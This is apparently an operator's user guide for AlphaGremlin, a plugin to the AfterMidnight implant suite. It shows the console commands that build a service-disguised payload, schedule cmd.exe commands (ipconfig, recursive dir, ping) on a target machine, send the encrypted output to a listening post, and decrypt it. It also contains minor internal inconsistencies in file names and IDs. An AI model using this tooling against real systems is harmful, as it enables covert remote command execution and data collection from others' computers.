

ALPHAGREMLIN v0.1.0 USER GUIDE



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1	OVERVIEW.....	1
1.1	Concept of Operations.....	1
2	USAGE.....	1
2.1	Use in the AM suite.....	1
2.2	Post-Processing.....	1
2.2	Warnings and undefined behavior.....	3
2.2	Examples.....	3

- **Overview**

This document is intended to provide information relevant to the use of the Alpha Gremlin addition to the AfterMidnight tool suite, including instructions for their operation and potential vulnerabilities to detection or failure.

- **Concept of Operations**

AlphaGremlin was written as an addition to the After Midnight suite.

- **Usage**

- **Use in the AM suite**

AlphaGremlin is not directly executable in the AM suite. Instead of being directly called, a user can add commands to the *.config* field. When the Gremlin is scheduled, all commands will be run in separate instances of the *cmd.exe* process. Alternately, users can schedule commands to run in certain time periods.

Example am commands:

```
am
create target -n mytarget -a x86 -d 2w -b 60 -j 10 -l '10.3.2.174' -c
4096 -i 0 --base-url 'am/' target
create build -s "AfterMidnight Service" -d "AfterMidnight Desc" -N
"AfterMidnight Display Name" -c "C:\am\MidnightCore.dll" -D
"C:\am\data" -S "C:\am\staging" -C "C:\am\config" -K "C:\am\killfile"
mybuild
create plan -n myplan plan
plan myplan add Alpha
plan myplan config Alpha add -c "ipconfig"

generate mybuild mytarget
commit myplan mytarget
```

This would cause, on target, for the results of running "ipconfig" in *cmd.exe* to be sent back to the LP where it could be decrypted and read. The command would only run once.

If for whatever reason, AlphaGremlin is still running a command when it receives a GREMLIN_CLOSE_ID signal (ie "ping 8.8.8.8 -t"), it will terminate all of its instances of *cmd.exe* safely and avoid any memory leaks due to dead handles or surviving processes. If AlphaGremlin is closed in a different manner, this is not guaranteed behavior.

When running commands that have the potential to create lots of data to be sent back (for example, a recursive dir on the entire drive), it is important to make sure the chunk size (-c #) is large enough. If the chunk size is too small, AfterMidnight will attempt to break up data into small chunks, and will have to perform RSA on each chunk, which has a high time cost.

• **Post-Processing**

When performing post-processing, simply typing *process* followed by the directory to the encrypted files is sufficient to decrypt, sort, and aggregate output created by AlphaGremlin. The runtime of sorting is linear both to the number of encrypted files, and to the size of each encrypted file. Within the directory *Deployment\workspace\processed\mytarget*, there will be a directory named AlphaGremlin. Within this directory, there will be a file named *idToCRC.log*, *idToCommand.log*, and folders with 10 digit numbers. The file *idToCRC.log* is a directory, and shows which command generated which folder of output. Do not open this folder in Notepad, as Notepad is unable to recognize newline characters generated by python.

In each of the numbered folders created, there will be additional .log files. These files contain the actual output generated by AlphaGremlin. The files' names follow the following convention: 4 digits of the year, dash, 2 digits of month (01-09 for first 9 months), dash, 2 digits of day, 2 digits of the hour, 2 digits of the minutes, 2 digits of the second at the time of creation, period, and 10 digits of a randomly generated id. It is advisable to open this file in a text editor that can properly display NUL characters, so that the user can see when data is missing.

• **Warnings/Undefined Behavior**

When creating a plan for a target, putting Unicode characters into the console will not function as desired. The Unicode characters will be converted into single-byte characters, which might end up causing problems with AlphaGremlin if illegal bytes are converted to single-byte characters.

• **Example**

```
create target -n mytarget -a x86 -d 2w -b 60 -j 10 -l '10.3.2.75' -p 5000 -c 5000000 -i 0 --base-url 'dart/' target
```

```
create build -s "AfterMidnight Service" -d "AfterMidnight Desc" -N  
"AfterMidnight Display Name" -c "C:\am\MidnightCore.dll" -D "C:\am\data" -S  
"C:\am\staging" -C "C:\am\config" -K "C:\am\killfile" mybuild
```

```
create plan -n myplan plan
```

```
plan myplan add Alpha
```


```
plan myplan config Alpha add --in 0m -c "ipconfig"
```

```
plan myplan config Alpha add --in 0m -c "%comspec% /u /c dir /s"
```


```
plan myplan config Alpha add --in 0m -c "ping 12.12.12.12"
```

```
create plan -n myplan plan
```


```
plan myplan add Alpha
```



```
am process <path>
```



Processing will decrypt, sort, and aggregate information into subfolders based on the command that generated output. For example, if the operator set the command “netstat” to run every hour, all output would be directed to the same folder. Inside this folder would be multiple files. Each file would have the complete output of a single run of the command. (For example, if netstat ran once an hour for 3 hours, there would be three files, each with the complete output from the time netstat was run for that hour).




Inside the AlphaGremlin folder will be an idToCommand.log, an idToCRC.log, and one or more folders. The idToCommand.log is a folder than if used to track which commands have been seen before and correlate them to a randomly generated ID. This is necessary because, by default, the AfterMidnight suite deletes files after processing. If data is gathered over a long period of time, processing may occur more than once, this file reduces the complexity and time required to sort and aggregate new data with existing data.

The idToCRD.log file acts as a sort of Table of Contents for an operator. It matches a 10 digit number to the string of the command that generated it. For example,

```
0598096397ipconfig
2461799734%comspec% /u /c dir /s
1437661029ping 12.12.12.12
```

All output from an hourly ipconfig is in the folder named 059809637, etc.



Viewing the output with a text editor